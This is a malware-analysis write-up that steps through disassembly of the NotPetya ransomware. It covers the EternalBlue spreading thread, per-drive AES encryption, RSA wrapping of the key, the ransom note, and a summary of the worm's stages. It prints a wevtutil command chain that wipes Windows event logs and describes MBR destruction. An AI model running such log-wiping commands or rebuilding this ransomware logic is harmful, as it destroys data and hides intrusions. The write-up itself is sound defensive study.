
I didn’t even try to analyse it and started to look for other things in the binary. I was wondering about the fourth resource, and by following the cross references of the *FindResource* function, I found where it was loaded (hint: in that monster function). I started debugging from where the resource was being loaded into memory.




Later the resource is XOR decrypted using 0x86 as key (as I was suspecting earlier).



There were some other transformations of the resource after that, I was too lazy to reverse them. Also the ‘monster function’, at the beginning opens a TCP connection to port 445 (SMB).



I continued debugging until I reached a socket send. The resource, after its decrypted is sent to port 445. I'm willing to bet that this is the eternal blue exploit. I dumped the memory and extracted the decrypted resource (yeah, I could've caught it with wireshark but that idea came too late :D) and loaded it in wireshark.



So I called the function in prfc *Exploit_EternalBlue*:


```
mov     ecx, [ebp+Thread]
push    edi ; lpThreadId
imul    ecx, 0EA60h
push    edi ; dwCreationFlags
push    eax ; lpParameter
push    offset Exploit_EternalBlue ; lpStartAddress
push    edi ; dwStackSize
push    edi ; lpThreadAttributes
mov     [eax], ecx
call    ebx ; CreateThread
test    eax, eax
jnz     short loc_FCC806B
```

Encrypt drives

Now the ransomware finally starts to encrypt.


```
0FCC8086                call    EncryptDrives
```

First, it iterates throught the drives *C:*, *D:*, …




```
call    ds:GetLogicalDrives
push    1Fh
mov     ebx, eax
pop     edi
xor     esi, esi

CC1F04:
        xor     eax, eax
        inc     eax
        mov     ecx, edi
        shl     eax, cl
        test    ebx, eax
        jz      short loc_FCC1F6C

push    3Ah
lea     eax, [edi+41h]
mov     [ebp+RootPathName], ax
pop     eax
mov     [ebp+RootPathName+2], ax
push    5Ch
pop     eax
mov     word ptr [ebp+var_4], ax
xor     eax, eax
mov     word ptr [ebp+var_4+2], ax
lea     eax, [ebp+RootPathName] ; C:\, D:\...
push    eax ; lpRootPathName
call    ds:GetDriveTypeW
cmp     eax, 3
jnz     short loc_FCC1F6C
```


Creates a thread that encrypts the current drive (that string you see there is the public key of the malware writers):


push esi ; lpThreadId
push esi ; dwCreationFlags
push eax ; lpParameter
mov dword ptr [eax+10h], offset pszString ; "MIIBCgKCAQEAxP/VqKc0yLe9JhVqFMQGwUITO6W"...
mov [eax+1Ch], esi
mov ecx, dword ptr [ebp+RootPathName]
push offset EncryptDrive ; lpStartAddress
mov [eax], ecx
mov ecx, [ebp+var_4]
push esi ; dwStackSize
push esi ; lpThreadAttributes
mov [eax+4], ecx
call ds:CreateThread
0FCC1F6C
0FCC1F6C loc_FCC1F6C:
0FCC1F6C dec edi
0FCC1F6D jns short loc_FCC1F04
next drive

Next, it generates 128bit AES key:



And then, the function *EncryptFiles* starts encrypting the files on the drive with the AES key. It encrypts only those files that match certain extensions.



lea eax, [esp+878h+FileName]
push eax
push offset aCWindows ; "C:\\Windows;"
call ebx ; StrStrIW
test eax, eax
jnz short loc_FE51B25
0FE51AEB push eax
0FE51AEC lea eax, [esp+87Ch+var_208]
0FE51AF3 push offset aWs_ ; "%ws."
0FE51AF8 push eax ; LPWSTR
0FE51AF9 call ds:wsprintfW
0FE51AFF add esp, 0Ch
0FE51B02 lea eax, [esp+878h+var_208]
0FE51B09 push eax
0FE51B0A push offset a_3ds_7z_accdb_ ; ".3ds.7z.accdb.ai.asp.as
0FE51B0F call ebx ; StrStrIW
0FE51B11 test eax, eax
0FE51B13 jz short loc_FE51B25
mov eax, [ebp+arg_4]
push esi ; int
dec eax
push eax ; int
lea eax, [esp+880h+FileName]
push eax ; pszDir
call EncryptFiles ; if it's folder, call itself
jmp short loc_FE51B25
0FE51B15 push [ebp+arg_8] ; int
0FE51B18 lea eax, [esp+87Ch+FileName]
0FE51B1F push eax ; lpFileName
0FE51B20 call EncryptFile
0FE51B25
0FE51B25 loc_FE51B25:
0FE51B25 lea eax, [esp+878h+FindFileData]
0FE51B29 push eax ; lpFindFileData
0FE51B2A push [esp+87Ch+hFindFile] ; hFindFile
0FE51B2E call ds:FindNextFileW

RansomNote

The malware imports the public key and then encrypts the AES key with it.

```
push    ebp
mov     ebp, esp
sub     esp, 620h
push    [ebp+pszDir]
call    ImportPublicKey
test    eax, eax
jz      locret_FE51E4D
```

```
mov     eax, [ebp+pszDir]
push    edi
call    EncryptAESKey
xor     edi, edi
mov     [ebp+lpBuffer], eax
cmp     eax, edi
jz      loc_FE51E4C
```

```
push    offset aReadme_txt ; "README.TXT
push    [ebp+pszDir] ; pszDir
lea     eax, [ebp+pszDest]
push    eax ; pszDest
call    ds:PathCombineW ; C:\README.TXT
test    eax, eax
jz      loc_FE51E40
```

After that the ransom note is created. It’s a text file called “*README.TXT*” and created at the root of the drive. It contains “*Installation ID*” which is the encrypted AES key, which the victims should send to the cyber criminals to decrypt, after they pay the ransom.


```
1DA1     lea     eax, [ebp+pszDest] ; C:\README.TXT
1DA7     push    eax ; lpFileName
1DA8     call    ds:CreateFileW
1DAE     mov     ebx, eax
1DB0     cmp     ebx, 0FFFFFFFFh
1DB3     jz      loc_FE51E3F
```

```
push    esi
mov     esi, ds:WriteFile
push    edi ; lpOverlapped
lea     eax, [ebp+NumberOfBytesWritten]
push    eax ; lpNumberOfBytesWritten
push    432h ; nNumberOfBytesToWrite
push    offset aOoopsYourImpor ; "Ooops, your important files are encrypt"...
push    ebx ; hFile
mov     [ebp+NumberOfBytesWritten], edi
call    esi ; WriteFile
push    edi ; lpOverlapped
lea     eax, [ebp+NumberOfBytesWritten]
push    eax ; lpNumberOfBytesWritten
push    4Ch ; nNumberOfBytesToWrite
push    offset a1mz7153hmuxx_0 ; "1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWX\r\n\"...
push    ebx ; hFile
call    esi ; WriteFile
push    edi ; lpOverlapped
```

Clear event logs


Back at *prfc*… After the *EncryptDrives* function the malware clears the event logs and the USN change journal ("which provides a persistent log of all changes made to files on the volume") with the command:

```
wevtutil cl Setup & wevtutil cl System & wevtutil cl Security & wevtutil cl Appli
```


mov eax, [ebp+arg_0]
imul eax, 0EA60h
push eax ; dwMilliseconds
call ebx ; Sleep
movzx eax, pszPath
push eax ; C:\..Desktop\..exe
lea eax, [ebp+var_A18]
push offset aWevtutilClSetu ; "wevtutil cl Setup & wevtutil cl System "...
push eax ; LPWSTR
call ds:wsprintfW
xor eax, eax
add esp, 0Ch
mov [ebp+var_21A], ax
push 3
lea eax, [ebp+var_A18]
call ExecuteCommand
test byte ptr privileges, 1
jz short loc_FE58114

TheEnd

Finally the ransomware shuts down the machine.



Petya/NotPetya functionallity summarized

```
Try to elevate privileges
If admin privileges
        then destroy the MBR (and 10 to 19 sectors after it)
Set scheduled task for system shutdown after 3 minutes
Enumerate SMB hosts, IP addresses and machines every 3 minutes
Create and execute temporary file (resource 1 or 2)
Create C:\Windows\dllhost.dat (resource 3)
Try to spread via admin share
Try to spread via EternalBlue exploit
Encrypt files with AES-128
Encrypt the AES key with the public key
Destroy AES key
Delete logs
Shutdown the system
```

Although this file didn’t use anti-RE techniques it was still a great and challenging learning experience.